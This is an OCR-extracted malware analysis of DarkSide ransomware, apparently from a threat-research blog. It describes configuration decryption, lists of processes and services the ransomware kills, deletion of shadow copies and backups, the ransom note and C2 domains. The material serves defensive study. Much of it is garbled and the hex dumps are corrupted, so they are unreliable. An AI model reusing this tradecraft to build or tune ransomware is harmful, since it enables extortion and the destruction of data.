A step-by-step analysis of a new version of Darkside Ransomware (v. 2.1.2.3)

cybergeeks.tech/a-step-by-step-analysis-of-a-new-version-of-darkside-ransomware/

Summary

Darkside ransomware is the malware family responsible for the Colonial Pipeline attack on May 7 2021 as described at <u>https://www.zdnet.com/article/darkside-the-ransomware-group-responsible-for-colonial-pipeline-cyberattack-explained/</u>. The binary contains an encrypted configuration that will be decrypted using a custom algorithm, which reveals a 22-byte buffer that describes different actions performed by the malware. These actions include: checking the system language and avoiding to encrypt Russian language machines, deleting Shadow copies, wiping Recycle Bin, ignore specific files, directories and file extensions, killing specific processes, deleting specific services, etc. The ransomware can perform privilege escalation using the CMSTPLUA COM interface and achieves persistence by installing itself as a service. The files are encrypted using the custom Salsa20 implementation, with the Salsa20 matrix being encrypted by the public RSA key hard-coded in the binary. Darkside uses multithreading with I/O completion ports to communicate between the main thread and the worker threads responsible for file encryptions. It's important to mention that the process generates a random Salsa20 matrix using the RDRAND and RDSEED instructions, as opposed to earlier versions that use the RtlRandomEx function.

Analyst: @GeeksCyber

Technical analysis


SHA256:

0A0C225F0E5EE941A79F2B7701F1285E4975A2859EB4D025D96D9E366E81ABB9


The malware comes with an encrypted configuration that is decrypted using a custom algorithm:

	Нех																ASCII
00421000	ED	F9	E5	ED	86	40	FD	53	AB	18	58	38	64	6B	D9	DF	iùåi.@ýS«.X8dkÙß
00421010	92	B2	80	1A	9C	19	86	7D	B6	A5	00	29	36	C1	08	4A	.=}¶¥.)6Å.J
00421020	BF	11	00	00	14	98	EA	B 3	45	BC	E6	84	E3	A8	61	CB	¿ê E¼æ.ã aĔ
00421030	86	CE	47	15	25	70	F4	29	18	29	BB	03	12	58	A7	95	.ÎG.%pô).)»X§.
00421040	92	71	22	DD	7A	F6	3D	8D	1E	34	85	5 E	04	85	ED	DF	.q"Yzö=4.^1B
00421050	7B	21	6F	33	F2	21	03	0C	95	67	C6	A7	2B	32	0A	F5	{!030!g4§+2.0
00421060	42	08	30	9E	76	1B	A9	95	4B	A8	01	02	43	1F	43	17	B.O.V.@.KC.C.
00421070	D3	F1	24	36	32	CD	FB	B8	F5	OB	E2	84	56	29	20	F7	Óñ\$621û.õ.â.v) ÷
00421080	AF	CC	9A	1E	6E	FB	A2	77	57	52	19	2D	58	EC	71	BD	1nû¢wwRxiq½ •.@.RR.iIFxV. Figure 1
00421090	BA	9A	A9	OB	52	52	7F	EF	OB	86	7F	49	46	D7	56	06	•.@.RR.1IFXV.
004210A0	29	5 B	E1	F2	40	B1	D0	FA	5A	03	EE	A4	1E	7B	AO	8A)[áò@±ĐúZ.î¤.{ .
004210B0	7A	F7	79	DF	CF	90	42	6D	GD	B6	EE	BA	8F	25	FC	58	z÷yßÏ.Bmm¶î°.%üX
004210C0	2C	73	D2	A9	99	C2	3D	24	OD	3F	77	10	06	82	00	79	,sò@.A=\$.?wy
004210D0	90	95	AC	BE	FO	5F	5 B	A8	04	97	BD	B 8	OD	AE	15	58	¬¾ð_[[°] ½.◎.X =.åý.?`e <u>f</u> .(ýj μùVª:veÅ.]©
004210E0	3D	1F	E5	FD	9F	3F	05	15	60	65	A3	7C	80	28	FD	4A	=. aý.? ef . (ý)
004210F0	B5	F9	56	AA	3A	7F	13	76	65	C5	AF	1E	4A	1D	90	AE	µùVª:veĀ .J⊖
00421100	E5	BB	25	01	B6	31	92	3E	B 8	57	31	D4	CA	2F	8F	9E	å»%.¶1.>_W10E/
00421110	50	AO	70	45	38	3B	07	10	AC	5D	69	CD	85	24	B6	BC	P pE8;]i1.\$¶¼
00421120	8B	20	7A	23	69	71	87	64	OB	8B	00	3B	87	21	3B	D3	. z#iq.d;.!;Ó


The custom decryption algorithm consists of 4 subtraction operations by 0x10101010 each time and then some addition operations, as shown below:



For each DLL to be loaded, there is a hash function that is applied to the DLL name, and the 4-byte result is compared to hardcoded values:



For example, the following value corresponds to kernel32.dll:



The following DLLs are expected to be loaded: ntdll, kernel32, advapi32, user32, gdi32, ole32, oleaut32, shell32, shlwapi, wininet, netapi32, wtsapi32, activeds, userenv, mpr, rstrtmgr. The process retrieves the address of multiple export functions based on similar hash values computed using the same algorithm:




Figure 5

The decrypted configuration is presented below and is composed of the RSA-1024 exponent (0x010001 = 65537), 0x80-byte RSA-1024 modulus, victim UID, 22 configurations bytes (will be detailed further on) and the aPLib-compressed configuration:

Address	He	<															ASCII
026E6718	01	00	01	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6728	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6738	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6748	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6758	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6768	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6778	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6788	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
026E6798	EF	26	75	3E	87	15	D8	28	B1	F3	41	EF	B1	C9	D3	DB	ï&u>Ø(±óAï±ÉÓÛ
026E67A8	77				10		AA			F4						6B	
026E67B8	D9	88	21	73	E3	31	BE	D4	CB	7D	57	9D	3B	F5	AC	6E	Ú.!sã1‰ÔË}W.;õ¬n
026E67C8	74		4F				65					E5				DE	tåO.gBeiÅÈ.å¤Þ
026E67D8			2A				8D							B2			b *é¬*.A.*=±]
026E67E8			08				0E			D8				11		4F	
026E67F8							A1			DB				0A			ooØaÊA;. Û6.ÕW
026E6808																	
026E6818							33									00	0607b8382472634.
026E6828							2C						77			79	D.ā.oæ, '. VG. WXCy Figure 6
026E6838							01						01				
026E6848			01				30		00			02				04	~
026E6858			B7		00		DO		00		F1						ж.
026E6868			8B		00	00		OB	00	00	00	00	00			OB	
026E6878			BE		00		4A		42		41		55		59		JABYAGUAYW
026E6888		35			4D	41		41	42		41		34		59		B5AGMAbAB1AC4AYg
			41		34	41			42		41		38				BpAG4AAABjAG8Abg
		GD	41		6B	41			41	75	41		30			77	BmAGkAZwAuAGOAcw
026E68B8		70	41	41	41	41		41	42	33	41		6B				BPAAAAJAB3AGkAbg
026E68C8	42	6B	41	47	38	41	64		42	7A			34	41		67	BkAG8AdwBzAC4Afg
026E68D8	42	69	41	48	51	41	41		41	68	41		63	41		51	
		75	41	47	51	41	62	77	42	33	41		4D		4C	67	BUAGQAbwB3AHMALg
026E68F8		2B	41	48	63	41	63	77	41	41	41					51	
026E6908		75	41	47	51			77	42		41				41		
026E6918			41		41			41	42	6B	41		45			41	
026E6928			41		41	41		51	42	77	41		41			41	
026E6938			41		4D	41		51	42	30	41		6B		62	77	BPAGMAYQBOAGkAbw
		75	41	43	41			41	42	68	41		51			51	BUACAAZABhAHQAYQ
026E6958	41	41	41	47	49	41	62	77	42	76	41	48	21	41	41	41	AAAGIAbwBvAHQAAA

The binary uses an aPLib-decompression algorithm to decrypt different strings. The following list represents the directories to avoid in the encryption process:

Address	He	(- Milei			ASCII
026EAE30	24	00	72	00	65	00	63	00	79	00	63	00	6C	00	65	00	\$.r.e.c.y.c.l.e.
026EAE40	2E	00	62	00	69	00	6E	00	00	00	63	00	6F	00	6E	00	
026EAE50	66	00	69	00	67	00	2E	00	GD	00	73	00	69	00	00	00	f.i.gm.s.i
026EAE60	24	00	77	00	69	00	6E	00	64	00	6F	00	77	00	73	00	\$.w.i.n.d.o.w.s.
026EAE70	2E	00	7E	00	62	00	74	00	00	00	24	00		00		00	~.b.t\$.w.i.
026EAE80	6E	00	64	00	6F	00	77	00	73	00		00		00		00	n.d.o.w.s~.w.
026EAE90		00	00	00	77	00	69	00	6E			00		00		00	sw.i.n.d.o.w.
026EAEA0		00	00	00	61		70	00				00		00		00	sa.p.p.d.a.t.
026EAEB0		00	00	00		00	70					00		00		00	
026EAEC0		00	74	00		00	6F	00				00		00		00	
026EAED0		00		00			62	00		00				00		00	
026EAEE0		00	6F	00		00		00	6C	00		00		00		00	
026EAEF0		00	7A	00		00	6C	00	6C		61			00		00	
026EAF00		00		00	67	00	72	00	61		6D			00		00	
026EAF10		00		00	65	00	73	00	00			00		00		00	
026EAF20			72	00	61		GD	00				00		00		00	g.r.a.m. f.i.l. Figure 7
026EAF30		00	73	00		00	28					00				00	C.S(.A.O.O.).
026EAF40		00	70			00	6F	00						00		00	p.r.o.g.r.a.m.
026EAF50		00		00		00		00						00		00	
026EAF60		00	65	00	GD	00	20	00		00		00		00		00	
026EAF70		00	65	00		00		00	GE			00		00		00	
026EAF80		00	61	00		00	69	00	6F	00		00		00		00	
026EAF90		00	72	00		00	62	00						00		00	
026EAFA0		00	72	00	00	00	77 6F	00		00		00		00		00	
026EAFB0 026EAFC0		00	74	00		00	6C	00	00	00				00		00	
026EAFC0		00		00		00	68	00		00		00		00		00	
026EAFE0		00	66	00		00	6F	00			73	00		00		00	
026EAFE0		00	34	00		00	62	00	67	00		00		00		00	
026EB000		00		00			63	00	00	00	61	00		00		00	6.4.d.b.gp.u. b.l.i.ca.l.l.
026EB010		00	75	00	73	00	65	00		00	73	00		00		00	.u.s.e.r.sd.
026EB010		00		00		00		00			74				00	00	
026EB020											-		_				e
02028030	40	00	AD	AD	AD	AD	AD	AD	AD	AD	00	00	00	00	00	00	2** # # # # # # # # # # # # # # # # # #

The following files will be ignored by the ransomware:

Address	He	<							10								ASCII
026EB050	61	00	75	00	74	00	6F	00	72	00	75	00	6E	00	2E	00	a.u.t.o.r.u.n
026EB060	69	00	6E	00	66	00	00	00	62	00	6F	00	6F	00	74	00	i.n.fb.o.o.t.
026EB070	2E	00	69	00	6E	00	69	00	00	00	62	00	6F	00	6F	00	i.n.ib.o.o.
026EB080	74	00	66	00	6F	00	6E	00	74	00	2E	00	62	00	69	00	t.f.o.n.tb.i.
026EB090	6E	00	00	00	62	00	6F	00	6F	00	74	00	73	00	65	00	nb.o.o.t.s.e.
026EB0A0			74		2E									00			
																	e.s.k.t.o.pi.
026EB0C0	6E	00	69	00	00	00	69	00	63	00	6F	00	6E	00	63	00	a.c.h.ed.b Figure 8
026EB0D0	61	00	63	00	68	00	65	00	2E	00	64	00	62	00	00	00	a.c.h.ed.b Figure 8
026EB0E0	6E	00	74	00	6C	00	64	00	72	00	00	00	6E	00	74	00	n.t.l.d.rn.t.
026EB0F0	75	00	73	00	65	00	72	00	2E	00	64	00	61	00	74	00	u.s.e.rd.a.t.
026EB100	00	00			74			00						00			
026EB110	64	00	61	00	74	00	2E	00	6C	00	6F	00	67	00	00	00	d.a.tl.o.g
026EB120	6E	00	74	00	75	00	73	00	65	00	72	00	2E	00	69	00	n.t.u.s.e.ri.
026EB130	6E	00	69	00	00	00	74	00	68	00	75	00	GD	00	62	00	n.it.h.u.m.b.
026EB140	73	00	2E	00	64	00	62	00	00	00	00	00	00	00	AB	AB	sd.b««
026EB150	AB	AB	AB	AB	AB	AB	00	00	00	00	00	00	00	00	00	00	«««««««
026EB160	54	34	57	3C	17	3C	00	00	CO	00	6D	02	48	3B	6E	02	T4W<. <a.m.h:n.< td=""></a.m.h:n.<>
If the file's	s e	xte	nsi	on	bel	ong	gs t	o tl	he	foll	owi	ing	list	t, th	en	the	e file will not be encrypted by the

process:

Address	Нех															1	ASCII
026EB168	33	00	38	00	36	00	00	00	61	00	64	00	76	00	00	00	3.8.6a.d.v
026EB178	61	00	6E	00	69	00	00	00	62	00	61	00	74	00	00	00	a.n.ib.a.t
026EB188	62	00	69	00	6E	00	00	00	63	00	61	00	62	00	00	00	b.i.nc.a.b
026EB198	63	00	6D	00	64	00	00	00	63	00	6F	00	6D	00	00	00	c.m.dc.o.m
026EB1A8	63	00	70	00	6C	00	00	00	63	00	75	00	72	00	00	00	c.p.lc.u.r
026EB1B8	64	00	65	00	73	00	6B	00	74	00	68	00	65	00	GD	00	d.e.s.k.t.h.e.m.
026EB1C8			70	00	61	00	63	00	6B	00	00	00				00	
026EB1D8			67	00	63	00	61	00	62	00	00	00				00	
026EB1E8			67	00	63	00	66	00		00	00	00				00	
026EB1F8			67	00		00		00		00	00	00		00			
026EB208			00	00	64	00	72	00	76	00	00	00				00	1d.r.ve.x.
026EB218			00	00		00				00	00	00		00		00	eh.l.pi.c.
026EB228			00	00		00		00			73	00				00	
026EB238			6F	00	00	00		00			73	00				00	c.oi.c.si. Figuro 0
026EB248			78	00	00	00		00			66					00	d.x1.d.f1. Figure 9
026EB258			6B	00	00	00	6D	00		00	64	00	00		6D	00	n.km.o.dm.
026EB268			61	00	00	00	GD	00	73	00	63	00	00		GD	00	p.am.s.cm.
026EB278			70	00	00	00	GD	00	73	00	73	00		00	79	00	
026EB288			65	00	73	00	00	00			73	00			00	00	
026EB298			6C	00	73	00	00	00		00	6F	00		_	65	00	
026EB2A8			69	00	61		00			00	63	00			00		d.i.ao.c.x
026EB2B8			72	00		00	00	00	70		73	00			00		
026EB2C8			6F 63	00		00	00	00	72			00		00	00		
026EB2D8 026EB2E8			70	00	72 6C	00	00	00	73		68 79	00			00		
026EB2E8			68	00	65		GD	00		00	00	00			68	00	s.p.ls.y.s t.h.e.m.et.h.
026EB308		00	6D	00	65		70					00		00			e.m.e.p.a.c.k
026EB308			70	00		00			6C							00	
026EB318			6B	00	65				00					00			k.e.yh.t.a.
																	m.s.ip.d.b.
i ne binai	ry in	itel	nds	5 10	de	iete	е тс	lde	ers	tna	το	onta	ain	the	e w	ord	"backup" in their name:

Address Hex ASCII Figure 10 A feature not used by the malware would use the following strings decompressed as the other ones (our guess is that the actor would try to kill the SQL-related processes in order to encrypt databases):

Address	Hex	ASCII
026E4EB8	73 00 71 00 6C 00 00 00 73 00 71 00 6C 00 69 00	s.q.1s.q.1.i. Figure 11
026E4EC8	74 00 65 00 00 00 00 00 00 00 AB AB AB AB AB AB AB	t.e
The follow	ving processes will not be terminated by the file	:

Address	He	(-					2 10					10	ASCII
026EB558	76	00	GD	00	63	00	6F	00	6D	00	70	00	75	00	74	00	V.m.c.o.m.p.u.t.
026EB568	65	00	2E	00	65	00	78	00	65	00	00	00	76	00	6D	00	ee.x.ev.m.
																	m.se.x.ev.
026EB588	GD	00	77	00	70	00	2E	00	65	00	78	00	65	00	00	00	m.w.pe.x.e Figure 12
026EB598	73	00	76	00	63	00	68	00	6F	00	73	00	74	00	2E	00	s.v.c.h.o.s.t
026EB5A8	65	00	78	00	65	00	00	00	54	00	65	00	61	00	6D	00	e.x.eT.e.a.m.
026EB5B8	56	00	69	00	65	00	77	00	65	00	72	00	2E	00	65	00	V.i.e.w.e.re.
026EB5C8	78	00	65	00	00	00	65	00	78	00	70	00	6C	00	6F	00	x.ee.x.p.1.o.
026EB5D8	72	00	65	00	72	00	2E	00	65	00	78	00	65	00	00	00	r.e.re.x.e
									e								

If a process name contains any of the following strings, it will be killed by the binary:

Address	He	<	-	1.10													ASCII	1
026EB608	73	00	71	00	6C	00	00	00	6F	00	72	00	61	00	63	00	s.q.1o.r.a.c.	
026EB618	6C	00	65	00	00	00	6F	00	63	00	73	00	73	00	64	00	1.eo.c.s.s.d.	
026EB628	00	00	64	00	62	00	73	00	6E	00	6D	00	70	00	00	00	d.b.s.n.m.p	
026EB638	73	00	79	00	6E	00	63	00	74	00	69	00	6D	00	65	00	s.y.n.c.t.i.m.e.	
026EB648			61			00	6E	00	74	00	73	00	76	00	63	00	a.g.n.t.s.v.c.	
026EB658	00	00	69	00	73	00	71	00	6C	00	70	00	6C	00	75	00	i.s.q.l.p.l.u.	
026EB668	73	00	73	00	76	00	63	00	00	00	78	00	66				s.s.v.cx.f.s.	
026EB678			76		63	00	63	00	6F	00	6E	00	00	00	6D	00	s.v.c.c.o.nm.	
026EB688			64			00		00		00	74						y.d.e.s.k.t.o.p.	
026EB698						00		00		00		00					s.e.r.v.i.c.e	
026EB6A8		00		00	61			00		00		00				00		
026EB6B8		00		00		00				00		00				00		
026EB6C8				00			69			00						00		
026EB6D8										00			64	00	63	00	xt.b.i.r.d.c.	
026EB6E8		00		00						00		00	GD	00	79	00	o.n.f.i.gm.y.	
026EB6F8						00				00							d.e.s.k.t.o.p.q.	Eigung 12
026EB708				00		00						00						Figure 13
026EB718						00				00						00		
026EB728				00						00		00				00		
026EB738				00						00						00		
026EB748		00		00		00				00							e.x.c.e.1i.n.	
026EB758		00		00						00		00					f.o.p.a.t.hm.	
026EB768			61			00				00		00				00		
026EB778				00		00			62			00				00		
026EB788			6E	00			74					00				00		
026EB798			6C			00				00		00					t.1.o.o.kp.o.	
026EB7A8				00			70				74		00			00		
026EB7B8		00		00		00		00		00							t.e.a.mt.h.e.	
026EB7C8				00						00							b.a.tt.h.u.n.	
026EB7D8										00						00		
026EB7E8																	v.i.s.i.ow.i.	
026EB7F8																	n.w.o.r.dw.o.	
																	r.d.p.a.dn.o.	
																	t.e.p.a.d	
Thora ia			lint	of	00	nic	000	to	ho	oto	nn	ad .	one	1 4	alot	bo	as shown in the	figura hala

There is also a list of services to be stopped and deleted, as shown in the figure below:

Address	Hex	(ASCII	1
026EB840	76	00	73	00	73	00	00	00	73	00	71	00	6C	00	00	00	V.s.ss.q.l	I
																	s.v.c.\$m.e.m.	
026EB860	74	00	61	00	73	00	00	00	GD	00	65	00	70	00	6F	00	t.a.sm.e.p.o.	
026EB870	63	00	73	00	00	00	73	00	6F	00	70	00	68	00	6F	00	t.a.sm.e.p.o. c.ss.o.p.h.o. sv.e.e.a.m	Ciaura 14
026EB880	73	00	00	00	76	00	65	00	65	00	61	00	GD	00	00	00	sv.e.e.a.m	Figure 14
026EB890	62	00	61	00	63	00	6B	00	75	00	70	00	00	00	47	00	b.a.c.k.u.pG.	
026EB8A0	78	00	56	00	73	00	73	00	00	00	47	00	78	00	42	00	x.V.s.sG.x.B.	
026EB8B0	6C	00	72	00	00	00	47	00	78	00	46	00	57	00	44	00	1.rG.x.F.W.D.	
026EB8C0	00	00	47	00	78	00	43	00	56	00	44	00	00	00	47	00	G.X.C.V.DG.	
026EB8D0	78	00	43	00	49	00	4D	00	67	00	72	00	00	00	00	00	x.C.I.M.g.r	
The list o	f C	2 s	erv	ers	sis	als	\circ	bta	aine	ed i	ısir	na f	he	sa	me	ald	porithm	

The list of C2 servers is also obtained using the same algorithm:

Address																	ASCII
026E4C00	62	00	61	00	72	00	6F	00	71	00	75	00	65	00	74	00	b.a.r.o.q.u.e.t. e.e.sc.o.m Figure 15
026E4C10	65	00	65	00	73	00	2E	00	63	00	6F	00	GD	00	00	00	e.e.sc.o.m Figure 15
026E4C20	72	00	75	00	6D	00	61	00	68	00	73	00	69	00	61	00	r.u.m.a.h.s.i.a.
026E4C30	2E	00	63	00	6F	00	6D	00	00	00	00	00	00	00	AB	AB	C.O.M««

The process reveals a message that will be utilized to set a custom wallpaper that contains important instructions for the victim:

Address	He	(2011			ASCII
026EB900	57	00	65	00	6C	00	63	00	6F	00	6D	00	65	00	20	00	W.e.l.c.o.m.e
026EB910	74	00	6F	00	20	00	44	00	61	00	72	00	6B	00	53	00	t.oD.a.r.k.S.
026EB920	69	00	64	00	65	00	21	00	20	00	0D	00	0A	00	20	00	i.d.e.!
																	A.1.1
																	Y.o.u.rF.i.l.
026EB950	65	00	73	00	20	00	41	00	72	00	65	00	20	00	45	00	e.sA.r.eE. Figure 16
026EB960	6E	00	63	00	72	00	79	00	70	00	74	00	65	00	64	00	n.c.r.y.p.t.e.d.
026EB970	21	00	20	00	OD	00	0A	00	20	00	20	00	OD	00	0A	00	1
026EB980	20	00	46	00	69	00	6E	00	64	00	20	00	25	00	73	00	.F.i.n.d%.s.
																	.A.n.dF.o.1.
																	1.o.wI.n.s.t.
026EB9B0	72	00	75	00	63	00	74	00	69	00	6F	00	6E	00	73	00	r.u.c.t.i.o.n.s.
026EB9C0	21	00	00	00	00	00	00	00	AB	AB	AB	AB	AB	AB	AB	AB	!

The content of the ransom note is also written in the process memory, as shown in figure 17:


Address	He	(ASCII
026EB9E0	2D	20	5 B	20	57	65	[We										
026EB9F0	6C	63	6F	6D	65	20	74	6F	20	44	61	72	6B	53	69	64	Icome to DarkSid
026EBA00	65	20	5D	20	2D	2D	2D	2D	e]								
026EBA10	2D	3E	20	OD	0A	20	20	OD	0A	20	57	68	61	74	20	68	-> What h
026EBA20	61	70	70	65	6E	64	3F	20	0D	0A	20	2D	2D	2D	2D	2D	append?
026EBA30	2D	2D	2D	2D													
026EBA40	2D	2D	2D	2D				2D				2D				2D	
026EBA50													20				
																	r computers and
026EBA70														6E			servers are encr
026EBA80																	ypted, backups a
026EBA90	72	65	20	64	65	6C	65	74	65	64	2E	20	57	65	20	75	re deleted. We u
026EBAA0	73	65	20	73	74	72	6F	6E	67	20	65	6E	63	72	79	70	se strong encryp tion algorithms, Figure 17
026EBAB0	74	69	6F	6E	20	61	6C	67	6F	72	69	74	68	6D	73	2C	tion algorithms, FIGULE 17
																	so you cannot d
																	ecrypt your data
																	But you can
026EBAF0					74	6F	72	65	20	65	76	65	72	79	74	68	restore everyth
									75	72	63	68	61	73	69	6E	ing by purchasin
026EBB10							65		69	61	6C	20	70	72	6F	67	g a special prog
026EBB20							6F		20	75	73	20	2D	20	75	6E	ram from us - un
026EBB30																	iversal decrypto
026EBB40							73							61			r. This program
026EBB50							65							61			will restore all
026EBB60										77				2E			your network
026EBB70						6C				6F						73	
026EBB80	74	72	75	63	74	69	6F	6E	73	20	62	65	6C	6F	77	20	tructions below

The following table describes the actions that the malware takes depending on the configuration decrypted above:

Offset	Enabled	Description
0x00	Yes	FAST encryption mode
0x01	Yes	Unknown (not used)
0x02	No	Attempt to log on as a user on the machine
0x03	Yes	Encrypt DRIVE_REMOVABLE, DRIVE_FIXED and DRIVE_REMOTE type of drives
0x04	Yes	Retrieve the domain controllers and probably an attempt to spread further
0x05	Yes	Check system language and avoid the Russian language
0x06	Yes	Delete volume shadow copies
0x07	Yes	Delete files and folders from Recycle Bin

0x08	No	Self deletion
0x09	Yes	Ignore specific directories
0x0a	Yes	Ignore specific files
0x0b	Yes	Ignore specific file extensions
0x0c	Yes	Wipe "backup" directories
0x0d	Yes	Unknown (not used)
0x0e	Yes	Kill specific processes
0x0f	Yes	Stop and delete specific services
0x10	Yes	Set Desktop wallpaper
0x11	Yes	Drop ransom note
0x12	Yes	Change icon of new encrypted files
0x13	Yes	Create a mutex
0x14	Yes	Unknown (not used)
0x15	Yes	Communication with the C2 servers


The malware uses the NtQueryInstallUILanguage and NtQueryDefaultUILanguage APIs to determine the language of the system and compares the result with 0x419 (Russian language identifier). If there is a match between these two values, then the malware exits:



There is a call to the RegCreateKeyExW function, which is supposed to create (or open if it already exists) the "Software\Microsoft\Cryptography" registry key, as follows:

O0401551 O0401552 O0401552 O040155 O04015 O04015 O04015 O04015 O04015 O04015 O040	50 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 56 65 02 00 00 80 FF 15 EC 07 42 00 ide.&RegCreateKeyExw>]= <actbody></actbody>	push eax push 0 push 0 push 0 push 0 push esi push 80000002 call dword ptr ds:[<&RegCreateKeyExw>] vap132.RegCreateKeyExw>	x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87StatusWord 0000 x87Sw_C1 0 x87Sw_C2 0 x87Sw_C2 0 x87Sw_5F 0 x87Sw_C 0 x87Sw_E 0 x87Sw_5F 0 x87Sw_P 0 x87Sw_U 0 befault(stdcall)
.text:00401E65 darkside.ex	e: \$1E65 #1265	no 5 🤴 Watch 1 💷 Locals 🌮 Struct	3: [esp+8] 00000000 4: [esp+C] 00000000 0019FE24 80000002 0019FE24 026E4D10 L"SOFTWARE\\Microsoft\\Cryptography"
Address Hex 026E4010 53 00 4F 00 46 00 026E4020 5C 00 4D 00 59 00 026E4020 5C 00 4D 00 50 00 026E4040 6F 00 67 00 72 00 026E4050 AB AB AB AB AB AB AB AB	54 00 <u>57 00 41 00</u> 52 00 4 63 00 72 00 6F 00 73 00 4 43 00 72 00 79 00 70 00 7 61 00 70 00 68 00 79 00 0	ASCII /	013FE20 026E4010 L SOF WARE \\MICFOSOF(\\CFyptography 013FE20 0000000 013FE30 0000000 013FF34 00000000 013FF35 0000000 013FF40 0019FE8C 0013FFE4 0019FEBC

The malware extracts the "MachineGuid" value from the above registry key, as presented in the next figure:



A custom hashing algorithm that generates 8 lowercase hexadecimal characters is implemented by the process (the "MachineGuid" value is the input, and the algorithm applies 8 times):

ddress He	w .			LASCIT	1		0019FEDC FFFFF	FF
Dump 1	Dump 2	Dump 3	Ump 4	📖 Dump 5 🛛 🛞 Watch 1	[x=] Locals	Struct	0019FED4 0019FF 0019FED8 000000	048
